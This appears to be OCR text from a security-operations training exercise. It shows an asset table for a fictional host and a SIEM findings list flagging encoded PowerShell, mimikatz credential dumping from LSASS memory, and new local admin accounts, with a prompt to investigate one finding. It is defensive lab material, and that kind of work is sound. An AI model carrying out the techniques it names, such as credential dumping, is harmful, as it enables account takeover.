



Assets by category



Asset information

ip	mac	nt_host	dns	owner	priority	lat	long	city	country	bunit	categor	pci_dor	is_expe	should_	should_
10.1.1.10		titan.thirsty berner.com	titan	bud stoll	high			san francisco	us	it	ad windows	untrust	true	true	





Mission Control: Findings & Investigations

titan.thirstyberner.com (All-Time)

Finding	Technique	Event Source	User	Updated Technique/ Sub-Technique
PowerShell process with an encoded command detected	Data Encoding / PowerShell		THIRSTYBERNER\frothly_helpdesk	Data Encoding: Standard Encoding / Command and Scripting Interpreter: PowerShell
Indicator of mimikatz Activity	Credential Dumping	Microsoft Sysmon		OS Credential Dumping: LSASS Memory
New local admin account	Create Account	Windows Event Logs	Kpilsner, daffligem	Create Account: Local Account
Local administrator account created	Create Account		THIRSTYBERNER\Administrator	Create Account: Local Account

Exercise 2: Hunt #2025-01-01 Review Notable Event

PowerShell process with an encoded command detected on titan.thirstyberner.com


Gain context by reviewing this finding

